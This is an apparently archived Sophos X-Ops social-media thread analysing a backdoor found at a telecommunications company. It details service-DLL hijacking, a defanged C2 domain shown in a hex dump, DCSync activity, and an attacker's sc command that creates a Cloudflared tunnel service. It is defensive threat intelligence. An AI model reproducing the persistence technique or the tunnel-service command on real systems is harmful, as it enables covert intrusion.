Sophos X-Ops (@SophosXOps@infosec.exchange)

By Sophos X-Ops

Published: 2023-09-22 · Archived: 2026-04-05 15:30:02 UTC

Sophos X-Ops @SophosXOps@infosec.exchange


In mid-August, the Sophos X-Ops Incident Response team was brought in to address a cyber incident impacting a telecommunications company. Shortly after, when the customer was onboarded to Sophos MDR services, a detection was generated for a service creation for the Cloudflared tunneling service from a suspicious path. The resulting investigation led Sophos MDR Ops analysts and SophosLabs researchers to uncover a backdoor leveraging a loading function similar to that previously seen within the TinyTurla backdoor.

Sophos X-Ops @SophosXOps

Evidence indicates the backdoor had been present in the environment since at least June 2022, as a DLL masquerading as a legitimate SMP host service (smpsvc.dll). The registry entry for the ‘smphost’ service was set with a value of ‘2’ for autostart, allowing the backdoor to auto-execute without threat actor interaction.

Sophos X-Ops @SophosXOps

On September 12th of this year, Sophos observed the execution of the ‘smphost’ service hidden in the svchost.exe process to load the malicious DLL smpsvc.dll and execute attacker commands. The malicious DLL is covered by Sophos under the Troj/Inject-JCX detection.




Sophos X-Ops @SophosXOps

The observed overlap between TinyTurla and the sample analyzed by Sophos is that both samples load and execute as a service hidden within the svchost.exe process. However, instead of using the technique noted by Talos, where the TinyTurla backdoor came in the form of a new, fake service DLL named 'Windows Time Service,' the threat actors in this case modified the registry entry for the legitimate smphost service DLL to point to the malicious smpsvc.dll carrying the backdoor.

Sophos X-Ops @SophosXOps

The smphost.dat we saw contains heavily obfuscated data, lacks a PE header and section names, and is used to build the official payload in memory (sha1: c926808667352ff9e0b2f0550965a0864814e3cd). The C2 domain, hxxps[://]cache[.]chartbaet[.]com/static/cache/, is XOR encoded (0x83) and leverages the user agent [Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.63 Safari/537.36].



```
         0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
1:A520h: 63 61 63 68 65 2E 63 68 61 72 74 62 61 65 74 2E cache.chartbaet.
1:A530h: 63 6F 6D 00 00 00 00 00 00 00 00 00 00 00 00 00 com.............
1:A540h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
1:A550h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
1:A560h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
1:A570h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
1:A580h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
1:A590h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
1:A5A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
1:A5B0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
1:A5C0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
1:A5D0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
1:A5E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
1:A5F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
1:A600h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
1:A610h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
1:A620h: 2F 73 74 61 74 69 63 2F 63 61 63 68 65 00 00 00 /static/cache...
1:A630h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
1:A640h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
1:A650h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
1:A660h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
1:A670h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
1:A680h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
1:A690h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
1:A6A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
1:A6B0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
1:A6C0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
1:A6D0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
1:A6E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
1:A6F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
1:A700h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
1:A710h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
1:A720h: 4D 6F 7A 69 6C 6C 61 2F 35 2E 30 20 28 57 69 6E Mozilla/5.0 (Win
1:A730h: 64 6F 77 73 20 4E 54 20 31 30 2E 30 3B 20 57 69 dows NT 10.0; Wi
1:A740h: 6E 36 34 3B 20 78 36 34 29 20 41 70 70 6C 65 57 n64; x64) AppleW
1:A750h: 65 62 4B 69 74 2F 35 33 37 2E 33 36 20 28 4B 48 ebKit/537.36 (KH
1:A760h: 54 4D 4C 2C 20 6C 69 6B 65 20 47 65 63 6B 6F 29 TML, like Gecko)
1:A770h: 20 43 68 72 6F 6D 65 2F 39 33 2E 30 2E 34 35 37  Chrome/93.0.457
1:A780h: 37 2E 36 33 20 53 61 66 61 72 69 2F 35 33 37 2E 7.63 Safari/537.
1:A790h: 33 36 00 00 00 00 00 00 00 00 00 00 00 00 00 00 36..............
1:A7A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

Sophos X-Ops @SophosXOps

This sample leverages a UUID that is XORed with file time and system time to generate the unique C2 URL, as shown. The final payload downloaded is injected into process memory and applies API call obfuscation to further avoid detection. (“chartbaet.com” is unrelated to the legitimate Chartbeat software site.)

```
https[:]//cache[.]chartbaet[.]com/static/cache/v178
cSbhghWtk6yQUVGTyARcQykiVJen0
```

Sophos X-Ops @SophosXOps

Shortly after the backdoor established C2 communications, Sophos observed a likely DCSync attack to retrieve user credentials (shown) and saw discovery performed via Impacket.

```
Event ID: 4662 - Active Directory Replication from Non Machine
Account - User: [redacted]¦ ObjSvr: DS Â¦ ObjName:
%{[redacted]142aed0} Â¦ OpType: Object Access
Â¦ HID: 0x0 Â¦ LID: [redacted]
```

Sophos X-Ops @SophosXOps

The actor then extracted the file 'c.cab' and executed compressed file c.part01.rar. The c.cab file created C:\Windows\Temp\cloudflared.exe and a new service called 'SRService' on the hosts. The service creation is for the execution of 'C:\Windows\System32\downlevel\ShellExperienceHost.exe,' which was detected by the Sophos MDR team.

```
sc  \\172.20.2.200 create SRService binPath=
"C:\Windows\System32\downlevel\ShellExperienceHost.exe tunnel run
--token "" 9" type= own start= delayed-auto
```

Source: https://infosec.exchange/@SophosXOps/111109357153515214